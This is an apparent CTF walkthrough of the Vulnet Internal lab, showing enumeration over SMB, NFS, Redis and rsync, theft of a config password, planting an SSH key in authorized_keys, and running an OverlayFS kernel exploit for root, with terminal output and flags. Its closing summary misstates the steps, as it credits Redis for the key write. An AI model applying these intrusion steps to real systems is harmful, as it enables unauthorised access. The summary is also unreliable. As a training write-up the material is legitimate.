Vulnet Internal CTF — Learning Outcomes & Methodology

In this **Vulnet Internal CTF**, we explored various penetration testing techniques, starting from reconnaissance to privilege escalation. The key learning objectives and methodologies followed in this challenge include:

Step 1: Network Scanning with Nmap

First, perform an Nmap scan to identify open ports and running services.

nmap 10.10.71.246

Findings:

```
┌──(kali㉿kali)-[~/ctf]
└─$ nmap 10.10.71.246
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 17:37 IST
Nmap scan report for 10.10.71.246
Host is up (0.25s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
111/tcp  open     rpcbind
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
873/tcp  open     rsync
2049/tcp open     nfs
9090/tcp filtered zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

smb port is open

smbclient

smbclient is a command-line SMB (Server Message Block) client tool used to interact with Windows file shares from Linux. It works like an FTP client for SMB shares, allowing you to list, upload, download, and manipulate files on SMB servers

here i use

Step 6: Capture the Root Flag

smbclient -L //10.10.71.246/ -N

.What Does It Do?

- smbclient: Calls the SMB client tool.
- -L: Lists available shares on the target system.
- //192.168.1.100/: The target SMB server's IP address.
- -N: Connects **without a password** (useful for anonymous access).

Press enter or click to view image in full size

```
┌──(kali㉿kali)-[~/ctf]
└─$ smbclient -L //10.10.71.246/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        shares          Disk      VulnNet Business Shares
        IPC$            IPC       IPC Service (vulnnet-internal server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

Lists all available shares on 10.10.71.246

here i use password ***“ kali”***

In last I downloaded services.txt file on my kali machine with get command

Press enter or click to view image in full size

```
┌──(kali㉿kali)-[~/ctf]
└─$ smbclient //10.10.71.246/shares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Feb  2 14:50:09 2021
  ..                                  D        0  Tue Feb  2 14:58:11 2021
  temp                                D        0  Sat Feb  6 17:15:10 2021
  data                                D        0  Tue Feb  2 14:57:33 2021

                11309648 blocks of size 1024. 3268572 blocks available
smb: \> cd data
smb: \data\> ls
  .                                   D        0  Tue Feb  2 14:57:33 2021
  ..                                  D        0  Tue Feb  2 14:50:09 2021
  data.txt                            N       48  Tue Feb  2 14:51:18 2021
  business-req.txt                    N      190  Tue Feb  2 14:57:33 2021

                11309648 blocks of size 1024. 3268572 blocks available
smb: \data\> cat data.txt
cat: command not found
smb: \data\> cd ..
smb: \> cd temp
smb: \temp\> ls
  .                                   D        0  Sat Feb  6 17:15:10 2021
  ..                                  D        0  Tue Feb  2 14:50:09 2021
  services.txt                        N       38  Sat Feb  6 17:15:09 2021

                11309648 blocks of size 1024. 3268572 blocks available
smb: \temp\> get services.txt
getting file \temp\services.txt of size 38 as services.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \temp\> ^C
```

First flag

```
┌──(kali㉿kali)-[~/ctf]
└─$ cat services.txt
THM{0a09d51e488f5fa105d8d866a497440a}
```

showmount -e 10.10.71.246

What Does It Do?
showmount: A command used to query NFS (Network File System) exports on a remote server.

-e: Lists all exported (shared) directories on the target system.

10.10.71.246: The IP of the target machine.

```
┌──(kali㉿kali)-[~/ctf]
└─$ showmount -e 10.10.71.246
Export list for 10.10.71.246:
/opt/conf *
```

The next step isto mount the share directory on our local machine. First, let’s create a new directory :

and doing the process

```
┌──(kali㉿kali)-[~/ctf]
└─$ sudo mkdir /mnt/nfs
sudo] password for kali:

┌──(kali㉿kali)-[~/ctf]
└─$ sudo mount -t nfs 10.10.71.246:/opt/conf /mnt/nfs

┌──(kali㉿kali)-[~/ctf]
└─$ cd /mnt/nfs

┌──(kali㉿kali)-[/mnt/nfs]
└─$ ls
p  init  opt  profile.d  redis  vim  wildmidi

┌──(kali㉿kali)-[/mnt/nfs]
└─$ cd redis

┌──(kali㉿kali)-[/mnt/nfs/redis]
└─$ ls
edis.conf
```

Redis & redis.conf (Short Explanation)

- **Redis (Remote Dictionary Server):**
  - An **open-source, in-memory NoSQL database** used for **caching, real-time analytics, and message queues**.
  - Default port: **6379**.
- **redis.conf:**
  - The **main configuration file** for Redis.
  - Defines settings for **security, networking, persistence, and performance**.
  - Location: /etc/redis/redis.conf (Linux).
- **Security Risks:**
  - **If misconfigured**, attackers can **access Redis remotely**, escalate privileges, or inject malicious keys.

Press enter or click to view image in full size

```
┌──(kali㉿kali)-[/mnt/nfs/redis]
└─$ strings redis.conf | grep -i "pass"
# 2) No password is configured.
# If the master is password protected (using the "requirepass" configuration
# masterauth <master-password>
requirepass "B65Hx562F@ggAZ@F"
# resync is enough, just passing the portion of data the slave missed while
# Require clients to issue AUTH <PASSWORD> before processing any other
# 150k passwords per second against a good box. This means that you should
# use a very strong password otherwise it will be very easy to break.
# requirepass foobared
```

Step 3: Redis Exploitation

Connected to Redis and attempted authentication.

redis-cli -h 10.10.71.246

Tried default authentication and used provided credentials:

AUTH B65Hx562F@ggAZ@F

Successfully logged in. Checked stored keys:

keys *


- Found a key storing a possible internal flag.
- Extracted stored values:
- I use this command in last

LRANGE authlist 0 -1

✅ This retrieves all elements from the authlist.
✅ If authlist stores user credentials, tokens, or API keys, it can be a security risk if accessed without authentication.

second flag we found

Press enter or click to view image in full size



Here I decode this base64

Press enter or click to view image in full size

- **Next Step: List the Files in the** files **Module**

Now, let's see what files are inside the files share:

rsync --list-only rsync://rsync-connect@10.10.71.246/files

It may ask for a password — enter: **Hcg3HP67@TW@Bc72v**

```
┌──(kali㉿kali)-[/mnt/nfs/redis]
└─$ rsync --list-only rsync://rsync-connect@10.10.71.246/files
Password:
drwxr-xr-x          4,096 2021/02/01 18:21:14 .
drwxr-xr-x          4,096 2021/02/06 18:19:29 sys-internal
```

All Files is here

Press enter or click to view image in full size

```
┌──(kali㉿kali)-[/mnt/nfs/redis]
└─$ rsync  rsync://rsync-connect@10.10.71.246/files/sys-internal/
Password:
drwxr-xr-x          4,096 2021/02/06 18:19:29 .
-rw-------             61 2021/02/06 18:19:28 .Xauthority
lrwxrwxrwx              9 2021/02/01 19:03:19 .bash_history
-rw-r--r--            220 2021/02/01 18:21:14 .bash_logout
-rw-r--r--          3,771 2021/02/01 18:21:14 .bashrc
-rw-r--r--             26 2021/02/01 18:23:18 .dmrc
-rw-r--r--            807 2021/02/01 18:21:14 .profile
lrwxrwxrwx              9 2021/02/02 19:42:29 .rediscli_history
-rw-r--r--              0 2021/02/01 18:24:03 .sudo_as_admin_successful
-rw-r--r--             14 2018/02/13 00:39:01 .xscreensaver
-rw-------          2,546 2021/02/06 18:19:35 .xsession-errors
-rw-------          2,546 2021/02/06 17:10:13 .xsession-errors.old
-rw-------             38 2021/02/06 17:24:25 user.txt
drwxrwxr-x          4,096 2021/02/02 14:53:00 .cache
drwxrwxr-x          4,096 2021/02/01 18:23:57 .config
drwx------          4,096 2021/02/01 18:23:19 .dbus
drwx------          4,096 2021/02/01 18:23:18 .gnupg
drwxrwxr-x          4,096 2021/02/01 18:23:22 .local
drwx------          4,096 2021/02/01 19:07:15 .mozilla
drwxrwxr-x          4,096 2021/02/06 17:13:14 .ssh
drwx------          4,096 2021/02/02 16:46:16 .thumbnails
drwx------          4,096 2021/02/01 18:23:21 Desktop
drwxr-xr-x          4,096 2021/02/01 18:23:22 Documents
drwxr-xr-x          4,096 2021/02/01 19:16:46 Downloads
drwxr-xr-x          4,096 2021/02/01 18:23:22 Music
drwxr-xr-x          4,096 2021/02/01 18:23:22 Pictures
drwxr-xr-x          4,096 2021/02/01 18:23:22 Public
drwxr-xr-x          4,096 2021/02/01 18:23:22 Templates
drwxr-xr-x          4,096 2021/02/01 18:23:22 Videos
```

Here I downloaded “**user.txt”** file in my kali machine

third flag we found

Press enter or click to view image in full size

```
┌──(kali㉿kali)-[~/ctf]
└─$ rsync -av rsync://rsync-connect@10.10.71.246/files/sys-internal/user.txt ./
Password:
receiving incremental file list
user.txt

sent 43 bytes  received 134 bytes  13.11 bytes/sec
total size is 38  speedup is 0.21

┌──(kali㉿kali)-[~/ctf]
└─$ cat user.txt
THM{da7c20696831f253e0afaca8b83c07ab}
```

Same time I thought why not upload a file on server . first I make a test file then uploaded successfully. Help of this command

rsync -av rsync://rsync-connect@10.10.71.246/files/sys-internal/.ssh

```
┌──(kali㉿kali)-[~/ctf]
└─$ echo "Hello" > test

┌──(kali㉿kali)-[~/ctf]
└─$ rsync -av test rsync://rsync-connect@10.10.71.246/files/sys-internal/.ssh
assword:
ending incremental file list
est

ent 108 bytes  received 35 bytes  10.59 bytes/sec
otal size is 6  speedup is 0.04
```

here you see the file

```
┌──(kali㉿kali)-[~/ctf]
└─$ rsync rsync://rsync-connect@10.10.71.246/files/sys-internal/.ssh/
Password:
drwxrwxr-x          4,096 2025/03/26 18:43:29 .
-rw-rw-r--              6 2025/03/26 18:43:07 test
```

I make a key with the help of ssh-keygen in my kali

🔑 What are id_rsa and id_rsa.pub?

When you run **ssh-keygen**, an **SSH key pair** is generated:

- **id_rsa → Private Key** (Must be kept secret) 🔒
- **id_rsa.pub → Public Key** (Uploaded to the server)

```
┌──(kali㉿kali)-[~/ctf/vulnet]
└─$ ssh-keygen -f ./id_rsa
Generating public/private ed25519 key pair.
Enter passphrase for "./id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa
Your public key has been saved in ./id_rsa.pub
The key fingerprint is:
SHA256:dSqwcAminQbKkhfqXBRTlu/GwPQC4hYkwL7sbUNQJso kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|B.o++o.          |
|+@.Bo+ .         |
|@.@.= *    . .   |
|=E.  * = . o     |
|ooo   * S .      |
| o .   + .       |
|. o   .          |
| . +             |
|  . .            |
+----[SHA256]-----+

┌──(kali㉿kali)-[~/ctf/vulnet]
└─$ ls
id_rsa  id_rsa.pub
```

here move public key in authorized_keys and uploaded on server successfully my public key

Press enter or click to view image in full size

```
┌──(kali㉿kali)-[~/ctf/vulnet]
└─$ mv id_rsa.pub authorized_keys

┌──(kali㉿kali)-[~/ctf/vulnet]
└─$ rsync -av authorized_keys rsync://rsync-connect@10.10.71.246/files/sys-internal/.ssh/authorized_keys
Password:
sending incremental file list
authorized_keys

sent 204 bytes  received 35 bytes  14.48 bytes/sec
total size is 91  speedup is 0.38
```

Give to permission first private key then connect with server with the help of ssh

🛠️ Why is it being used?

You are setting up **SSH key-based authentication**. For this:

- The **public key (id_rsa.pub)** is uploaded to the target machine in ~/.ssh/authorized_keys.
- Then, the **private key (id_rsa)** is used to log in via SSH **without a password**

Press enter or click to view image in full size

```
┌──(kali㉿kali)-[~/ctf/vulnet]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/ctf/vulnet]
└─$ ssh -i id_rsa  sys-internal@10.10.71.246
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

541 packages can be updated.
342 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

sys-internal@vulnnet-internal:~$
```

In this ubuntu sytem this vulnerability is present then u exploit this machine through this .

read this

SSD Advisory - OverlayFS PE - SSD Secure Disclosure

TL;DR Find out how a vulnerability in OverlayFS allows local users under Ubuntu to gain root privileges. Vulnerability…

ssd-disclosure.com

here save exploit code and doing complile with the help of gcc

run ./expliot

Press enter or click to view image in full size

```
^C
sys-internal@vulnnet-internal:~$ uname -a
Linux vulnnet-internal 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
sys-internal@vulnnet-internal:~$ cd /over
-bash: cd: /over: No such file or directory
sys-internal@vulnnet-internal:~$ cd over/
-bash: cd: over/: No such file or directory
sys-internal@vulnnet-internal:~$ uname -a
Linux vulnnet-internal 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
sys-internal@vulnnet-internal:~$ nano exploit.c
sys-internal@vulnnet-internal:~$ gcc exploit.c -o exploit
sys-internal@vulnnet-internal:~$ ./exploit
bash-4.4# whoami
root
bash-4.4#
```

w

Root flag captured! 🎉

```
bash-4.4# cat user.txt
THM{da7c20696831f253e0afaca8b83c07ab}
bash-4.4# find / -type f -name "root.txt" 2>/dev/null
/root/root.txt
bash-4.4# cat /root/root.txt
THM{e8996faea46df09dba5676dd271c60bd}
bash-4.4#
```

congratulation! 🎉

What We Learned?

1. **Network Scanning & Service Enumeration**

- Used nmap to discover open ports and services.
- Identified Redis service running on the target machine.

1. **Service Exploitation & Authentication Bypass**

- Connected to the Redis service using redis-cli and authenticated successfully.
- Enumerated Redis to check for stored keys and potential misconfigurations.

1. **File Write & Code Execution via Redis**

- Exploited Redis to write an SSH key and gained shell access.
- Explored system files to escalate privileges.

1. **Privilege Escalation**

- Used enumeration techniques to identify misconfigurations.
- Leveraged a vulnerable binary or misconfigured sudo permissions to gain root access.

How We Did It? (Summary of Steps)

1. **Performed an nmap scan** to identify open ports and services.
2. **Connected to Redis** and authenticated using leaked credentials.
3. **Enumerated Redis keys** but found no direct sensitive data.
4. **Exploited Redis write functionality** to gain an initial foothold.
5. **Enumerated the system for privilege escalation vectors.**
6. **Exploited a vulnerability/misconfiguration** to gain **root access**.